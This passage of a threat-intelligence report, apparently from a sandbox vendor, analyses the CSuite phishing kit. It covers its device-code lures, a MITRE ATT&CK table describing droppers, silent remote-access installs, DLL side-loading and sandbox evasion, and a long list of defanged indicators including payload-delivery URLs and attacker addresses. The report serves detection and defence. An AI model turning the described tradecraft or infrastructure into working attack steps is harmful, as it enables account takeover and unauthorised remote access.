Continuing opens the genuine Microsoft Login page in a second window, with the code already on the clipboard. Everything the victim sees from this point is Microsoft's.
Sample (SharePoint): ANY.RUN session
Host selectivelife03[.]sbs, sharepoint template, served over plain HTTP. The background is a mock SharePoint library, "Documents › Shared with me" with blurred tiles for Q4_Report.xlsx, Project_Plan.docx and others, and the modal names one file, ENCRYPTED_DOCUMENT.PDF, while it "prepares secure verification".

The example of Device Code Phishing with SharePoint lure page
The code arrives with numbered instructions: copy the code, click continue, paste it to verify. The three-step wording exists because the flow needs the victim to carry the code across to another site.

The example of Device Code Phishing with SharePoint lure page
The device-login window opens with the code already typed into Microsoft's field, and the lure switches its button to "Copied!".
Sample (Voice mail): ANY.RUN session
Host documentensono[.]sbs, voicemail template. A Microsoft 365 notification says a voicemail is waiting, complete with caller, duration, a progress bar and a footer about Teams voicemail settings and asks the visitor to sign in to hear it.

The example of Device Code Phishing with Microsoft Voicemail lure page

The example of Device Code Phishing with Microsoft Voicemail lure page
What SOC Teams Should Do About CSuite
CSuite shows why phishing investigations cannot stop at the landing page. The same campaign can lead to credential theft, Microsoft 365 session compromise, or remote access through legitimate management tools.
Treat unexpected RMM and endpoint-management installs as high-priority events. Review new ScreenConnect, Action1, Atera, Syncro, PDQ Connect, and similar deployments against your approved software baseline.
Look beyond passwords when investigating phishing. Device-code flows and stolen sessions can give attackers account access without a traditional credential-theft pattern.
Correlate identity and endpoint activity. A suspicious login, new management agent, and phishing lure may be different stages of the same incident.
Hunt using stable infrastructure and kit artifacts. Domains rotate quickly, while repeated paths, scripts, redirect patterns, and tenant identifiers can remain useful for detection.
Review Microsoft 365 sessions after a suspected compromise. Revoking credentials alone may not remove an attacker who already holds an active session.
Conclusion
CSuite combines phishing, session theft, and remote-access delivery within a single operation, giving attackers multiple paths into both accounts and endpoints.
For security teams, the key challenge is that these paths can appear separate while supporting the same campaign. Detection therefore needs to connect identity activity, phishing infrastructure, and unexpected use of legitimate management tools.
The scale seen in CSuite also suggests that the activity extends beyond what any single telemetry source can capture, making early correlation and cross-layer visibility especially important.
TTPs (MITRE ATT&CK)
| Tactic | ATT&CK | Technique | Evidence |
|---|---|---|---|
| Resource Development | T1583.001 | Acquire infrastructure: domains | CSuite used 38 lure, redirector and harvester domains. |
| Resource Development | T1583.001 | Acquire infrastructure: domains | CSuite used lookalike registrations such as ambitiousaboutautismorguk[.]com and solarengyloanfunds[.]com to present credential prompts under the name of a real organisation. |
| Resource Development | T1583.004 | Acquire infrastructure: server | CSuite used the shared-hosting account to host lure pages and payload archives. |
| Resource Development | T1584.004 | Compromise infrastructure: server | CSuite used compromised legitimate websites among the 170 hosts in the sandbox corpus to serve the same lure kit. |
| Resource Development | T1585.003 | Establish accounts: cloud accounts | CSuite used two Cloudflare accounts with connected API keys to front and automate its domains. |
| Resource Development | T1608.001 | Stage capabilities: upload malware | CSuite used archives on its shared-hosting account and installers committed to a public code-hosting account to deliver payloads. |
| Initial Access | T1566.002 | Phishing: spearphishing link | CSuite used the Adobe Sender module to dispatch share invitations from hijacked Adobe Document Cloud tenants. |
| Initial Access | T1189 | Drive-by compromise | CSuite used a synthetic click on an <a download> element to start the archive download on page load. |
| Execution | T1204.002 | User execution: malicious file | CSuite used counterfeit installation instructions to have the victim extract and run the archived executable. |
| Execution | T1059.003 | Command and scripting interpreter: Windows command shell | CSuite used batch droppers that test for administrative rights with fltmc or net session and then install the agent silently. |
| Execution | T1059.001 | Command and scripting interpreter: PowerShell | The droppers used Start-Process -Verb RunAs to self-elevate and Net.WebClient.DownloadFile to fetch the agent package. |
| Persistence | T1547.002 | Boot or logon autostart: authentication package | ScreenConnect used ScreenConnect.WindowsAuthenticationPackage.dll appended to LSA to load at boot. |
| Defense Evasion | T1036.005 | Masquerading: match legitimate name | CSuite used the renamed Adobe binary SSAStatement.exe to present the loader as a financial statement. |
| Defense Evasion | T1574.001 | Hijack execution flow: DLL side-loading | SSAStatement.exe used a substituted msvcp140.dll in its own directory to execute attacker code. |
| Defense Evasion | T1553.002 | Subvert trust controls: code signing | CSuite used a valid Adobe DigiCert signature on the loader to pass signature and reputation checks. |
| Defense Evasion | T1218.007 | System binary proxy execution: msiexec | The newer batch dropper handed msiexec /i an HTTPS URL with /quiet /norestart, installing the ScreenConnect client without staging a file on disk. |
| Defense Evasion | T1497 | Virtualisation and sandbox evasion | The kit used honeypot fields, automation checks, a named list of security-vendor and scanner signatures, and a resource-exhaustion loop armed on a 30-to-120-second timer to stall automated analysis. |
| Defense Evasion | T1480 | Execution guardrails | The gate used address blocklists, two /24 ranges, a fingerprint ban list and a six-country geographic filter to serve the phishing page only to visitors that passed every check. |
| Defense Evasion | T1656 | Impersonation | The Chameleon page used logos and a live website screenshot pulled from public branding services to dress one credential form as the target company’s own portal. |
| Credential Access | T1556 | Modify authentication process | ScreenConnect used a registered credential provider CLSID to capture interactive logon. |
| Credential Access | T1539 | Steal web session cookie | CSuite used per-domain cookie capture modes to take over authenticated Office 365 sessions. |
| Credential Access | T1621 | Multi-factor authentication request generation | CSuite used device-code landing pages on maillive[.]sbs to drive victims through an attacker-initiated approval. |
| Collection | T1114.002 | Remote email collection | The operator used the remote-desktop host 207.189.19[.]40:26688 to work inside captured mailboxes by hand. |
| Collection | T1056.003 | Input capture: web portal capture | CSuite used providers/chameleon.php to take the password twice and then drop the victim on their real corporate site. |
| Command and Control | T1105 | Ingress tool transfer | The droppers pulled agent packages from the vendor’s own cloud and from raw URLs on a public code-hosting account. |
| Command and Control | T1219 | Remote access software | CSuite used a ScreenConnect client bound to instance-t7o41i-relay[.]screenconnect[.]com to take control of the host. |
| Command and Control | T1090.003 | Multi-hop proxy | CSuite used Cloudflare workers.dev reverse proxies to hide the origin of its lure domains. |
| Exfiltration | T1567 | Exfiltration over web service | The lure pages used a messaging bot API to report each visitor, called from the victim browser in the static build and from the web server in the PHP build. |
IOCs
All indicators are defanged.
Highest-value indicators
- URI path:
/m/js/utils.js— shared by every page of the kit, unchanged for seven months across 170 domains - TI Lookup:
url:"/m/js/utils.js$"— sandbox-telemetry query that enumerates the static export - TI Lookup:
url:"/e-sign_files/Icon-pdf-file-svg.png$" OR url:"eDocusign.php$" OR url:"/e-sign.php$"— sandbox-telemetry query that enumerates the PHP build - Hostname:
instance-t7o41i-relay[.]screenconnect[.]com— remote-management command channel - File set:
/.DocuSign/withindex.php,eDocusign.php,e-sign.php,download.php,settings.php— the PHP build, deployed both at document root and under a nestedreview.signal-doc.cloud/path - URL:
hxxps://localcontex[.]online/AdobecloudReader/pdf_Reader_en_install.msi— current delivery path of the management-agent payload - URL:
hxxps://localcontex[.]online/review.signal-doc.cloud/.DocuSign/— current delivery path of the management-agent payload - Request chain:
process.php→router.php?vtoken=&vtime=→direct_loader.php→providers/chameleon.php?ref=<base64 address>withblacklist_api.phpalongside — a complete deployment of the kit, sitting under one directory withm/js/beneath it
Domains
- Domain:
gddfzxa[.]online - Domain:
ghs.coorpes[.]com - Domain:
greaterheights[.]sbs - Domain:
mmswerod[.]sbs - Domain:
greenbullet[.]ba - Domain:
emsafetoproceedtaward[.]top - Domain:
maillive[.]sbs - Domain:
arubanetworks-inc[.]com - Domain:
sharepointer-dr[.]com - Domain:
stubborn-academy[.]icu - Domain:
corporate-sync-gate[.]net - Domain:
legacy-bridge-node[.]net - Domain:
conferenceuniverses[.]buzz - Domain:
zerichoproject[.]org - Domain:
pdfsecurtoview[.]sbs - Domain:
pdfsecurtoview[.]cfd - Domain:
pdfsecurtoview[.]info - Domain:
pdfsecurtoview365[.]sbs - Domain:
pdfsecurtoview365[.]cfd - Domain:
pdfsecurtoviewsuite[.]sbs - Domain:
pdfsecurtoviewothers[.]sbs - Domain:
pdfsecurtoviewothers[.]cfd - Domain:
docsendsr[.]online - Domain:
docseed[.]online - Domain:
docseedn[.]online - Domain:
documentsonitustechnologies[.]sbs - Domain:
downloaddocumentcontechbuilding[.]sbs - Domain:
documentationreviewdocument2026review[.]sbs - Domain:
selectivelife01[.]sbs - Domain:
pikecac[.]cfd - Domain:
qrcoderuser[.]cfd - Domain:
fincapitalxcom[.]cfd - Domain:
allshore-io[.]cam - Domain:
sharerpoint[.]cam - Domain:
voicermailsmessager[.]cam - Domain:
keepsecurepasserword[.]cam - Domain:
giiro[.]net - Domain:
expressdocumentdelivery[.]org - Domain:
aviationpioneers[.]info
Lookalike domains of a UK charity and of a victim organisation, used for /verify/ credential stages
Domain:
ambitiousaboutautismorguk[.]comDomain:
solarengyloanfunds[.]comDomain:
checkingweb[.]net— counterfeit PDF viewer serving the licensing-themed batch dropperDomain:
cellumbio[.]com— sending domain of the licensing-themed lure mail
Lure sending relays
- Domain:
mail.wirsann[.]com - Domain:
mail.boratlongyear[.]com
Microsoft 365 document lures on the token-fragment paths
- Domain:
sqrd.m365.sharedfile[.]online - Domain:
sqrd.m36s.sharedfile[.]tech - Domain:
shared.file.nn365[.]cloud - Domain:
shared.note.nn365[.]cloud - Domain:
shared.file.cnrv[.]tech - Domain:
file.shared.cnrv[.]tech - Domain:
loq.file.cnrv[.]online - Domain:
m36nx.file.cnrv[.]online - Domain:
file.shared.m36s[.]site - Domain:
file.shared.myscript[.]sbs
Zoom, Teams, Adobe and DocuSign lure hosts
Domain:
zoom.indosoftpedia[.]comDomain:
zoomespedianow[.]comDomain:
grouphendnment[.]comDomain:
worksnetrik[.]comDomain:
teamsmeeting.adeptsinstitute[.]comDomain:
adobe.mamtepgiavien[.]comDomain:
appsecure.jtinova[.]comDomain:
signal-doc[.]cloudDomain:
localcontex[.]onlineDomain:
fiesynychron[.]xyzDomain:
juniorgreatfundesre[.]comDomain:
jorvica[.]vuDomain:
aitechcow[.]com— session-cookie collection endpoint, paths of the form/cookie/<64 hex>
Object-storage buckets serving installers
- Domain:
pub-9f1fd1d9ba5240599b5fefd05a2c25ad[.]r2[.]dev - Domain:
pub-59731f24502b4349af2400270731ecf7[.]r2[.]dev - Domain:
pub-bc1q8eskrp62rx20k0tfegwesvahnhtyqg470m0udc[.]r2[.]dev
Reverse proxies
- Domain:
fsdafgfds-b24cq.securers.workers[.]dev - Domain:
jhghjkkjh-jlya2.securers.workers[.]dev
DocuSign-themed hosts serving the PHP build under nested /doc/ and /dc/ paths
- Domain:
usoffweb69[.]top - Domain:
netcoxweb[.]top - Domain:
coxnetwork[.]top - Domain:
doc.lauraice[.]xyz - Domain:
docuread[.]im - Domain:
docusign.web-viewww[.]es
Addresses
- IP:
207.189.19[.]40:26688— remote-desktop foothold - IP:
185.174.102[.]34— GSuite panel - IP:
190.123.46[.]122— kit origin server
Sending relays
- IP:
188.127.227[.]18 - IP:
141.133.174[.]208
Self-hosted ScreenConnect servers behind the staged installers
- IP:
91.92.41[.]114:8041 - IP:
212.189.40[.]73:8041 - IP:
155.254.26[.]180:8041 - IP:
64.204.180[.]203:8040
Operator addresses
- IP:
31.57.147[.]133 - IP:
31.57.38[.]60 - IP:
102.67.5[.]132 - IP:
191.101.130[.]42 - IP:
102.88.167[.]38
Storage buckets
- Bucket:
btconnect-com - Bucket:
totalmfgsys-com - Bucket:
vistagrandedairy-com - Bucket:
docsend-765676 - Bucket:
docsends-756776 - Bucket:
gsuitis-07971 - Bucket:
invite-67976 - Bucket:
rigibore-8989
Files
- SHA-256:
ae7af8159f06a059411411e5e816b415e32213371fb085ced1dc5679a0112c48—AdobePdf_Reader.zip, payload archive A - SHA-256:
b59e7cb539c0b81a58f60d5ca0ed3df62d1856b29076720efbb7dd9411d99eec—ScreenConnect.ClientSetup.msi, remote-management client - SHA-256:
9a03a0b65b2a2d27b348e583237d512a55f3f8287989abf7ffca0285d5f8e43d—Q4_Report062.zip, payload archive B - SHA-256:
a89a31ec605c0ed9cd263cbdea6ee4a2c6502ec81e5b3e8a3c9fb3de945405f9—SSAStatement.exe, renamed genuine Adobe loader - SHA-256:
842f0236ea2c2b7773054920e7a870e07869c4e99f84bd31ccfd215781b4f267—msvcp140.dll, substituted library - SHA-256:
07682ca34a9bf18beb664088e55035a83306b95b31d4aaba242e9d67f8c378a3—index.html, lure page A - SHA-256:
e769b2b4463e7d39320b65a49183ce4ff8c20459fa183e7b03f02e1b44420eb0—Adobe.html, lure page B - SHA-256:
41734f8e6cc75b66f51638b76780f61a0b21ad9f77586e2665b7ab8d7e131936—pdf_Reader_en_install.msi, hexnode management agent, 190 MB, Adobe theme - SHA-256:
eb9274a1fb6064e784f9c0ce95c78007efcadc279d4ffcac13998a45ebf7b49f—DocusignEditSetup.msi, hexnode management agent, 190 MB, DocuSign theme - SHA-256:
3a8daf4e992ea34b71b259af85d4d12ca52d80b9e2b262bd5aa5922a5a955f9f—index.html, lure page A rebuilt 29 August, serving the management agent - SHA-256:
c0eb04dcfa745653c466c34978a1f3b4e5041f526be8c2e46b8c722498ca746a—m/js/utils.js, the shared gate: blocklists, fingerprinting, traps, redirect constant - SHA-256:
74e306072561731adf55afd4de461ec0736ca22c0b458a78e7512b2701341f28—m/js/captcha.js, challenge and verification module - SHA-256:
394d7be5ecbe326062c1de1fb674bdcbb4dbe3ce03b4227994607047b832debd—m/js/fingerprint.js, browser fingerprinting module - SHA-256:
c5f7083722fc5bee4e7a7109495348d3731e6b077919a6b679b9f5af885923cd—index.html, verification gate of a complete deployment - SHA-256:
fd98c6881cadc47e7d425bbd4b992237a832e69fdfe872a90ba567ed58a148ad—chameleon.php, credential page, as served - SHA-256:
375e49680fe4b4a62320bdcfd16b7bd75f6223a15d620c475c6988803b67d416—index.php, pHP build, visitor reporting and redirect - SHA-256:
fdd171cc26704218b0762a33650c0d1246c42cbe583a858684e1b6ac12b9bbe7—eDocusign.php, pHP build, blurred decoy document - SHA-256:
2b89225801591cd223e0cf0b1faa8e7b12e88d6b6bc6ec9f5e715171137553ac—e-sign.php, pHP build, download page - SHA-256:
7b03111fa24ce01054332f013b3fe8189d2b61897e7306666c73b086588a64a5—download.php, pHP build, payload delivery and download alert - SHA-256:
0d6b451bd58b904e7dd15ce3e28ea129f7f95c9d248944fbdacdf6fb1d2adc99—settings.php, pHP build, reporting configuration - SHA-256:
aac51e4016c50a705a26bd56435f0fd9685e53d6bc0cc6034b7370e76d7cb376—ScreenConnect.ClientSetup.msi, staged client, relay91.92.41[.]114 - SHA-256:
aefd71902453cc83104aa963d8d9051c875d93ddf40680616e8fa5e68565ea69—ScreenConnect.ClientSetup.msi, staged client, relay212.189.40[.]73 - SHA-256:
6f62a8380eb5038e253772033c0ebc1ddb951a042c4a1a90ba8755819dc74e53—Adobe.ClientSetup.msi, staged client, relay155.254.26[.]180 - SHA-256:
d995ea6f1621c29cdd4353cfb8b36cd1336b34bc8b180b73ce52cd939060bf0f—Adobe_Acrobat_V6trj.msi,Dotloop AgentSetup_V34.msi, action1 agent under Adobe and Dotloop names - SHA-256:
463786717f51b710dbbb013437141e416b98d810dfaa9f4de90a4c4939bc66b9—Adobe_AgentInstallerV367.exe,Dotloop_AgentInstallerV367.exe, syncro agent under Adobe and Dotloop names - SHA-256:
90f8e6259ce27592c460d235aff104d7507dfff4e7889c34ab714cdb19944473—Adobe Installer V3572.bat, dropper, Action1 agent - SHA-256:
38ba6bfe0cc2b7c5ff38f1f698e2c9bfdb52dd7937111967fddf785ba001e1f2—Amended_Agreement 02026.vbs, dropper, Action1 agent - SHA-256:
a450a84a60ce6646596feb2d6bea4c89a1b5b4e7d6325d5b7c2000982987411c—Updated Service Agreement 2026.bat, dropper, ScreenConnect from object storage - SHA-256:
b1e55c9679f9aca94d66fdb08195cf8752f69f1d6896a5b2e60d979fca5a4036—Update_6779.bat, dropper, ScreenConnect from64.204.180[.]203:8040
Reporting endpoints
Bot identifiers embedded in the lure pages and in the panel module configuration. A sendMessage call carrying one of these ties a newly found page or panel to this cluster.
Two lure page variants
- Telegram bot ID:
8996595988 - Telegram bot ID:
8753281800
Chameleon credential harvesters
- Telegram bot ID:
7988363743 - Telegram bot ID:
8637968971
Multi-provider credential feeds of one affiliate, covering OWA, cPanel, Zimbra and Chameleon
- Telegram bot ID:
8825608795 - Telegram bot ID:
8743472270
GSuite panel and M365 worker view
Telegram bot ID:
6974944761Telegram bot ID:
8829931869Telegram bot ID:
8583465550— channel through which hosting, remote access and domains reach affiliates
Staging account
- Account:
github[.]com/Ivan3900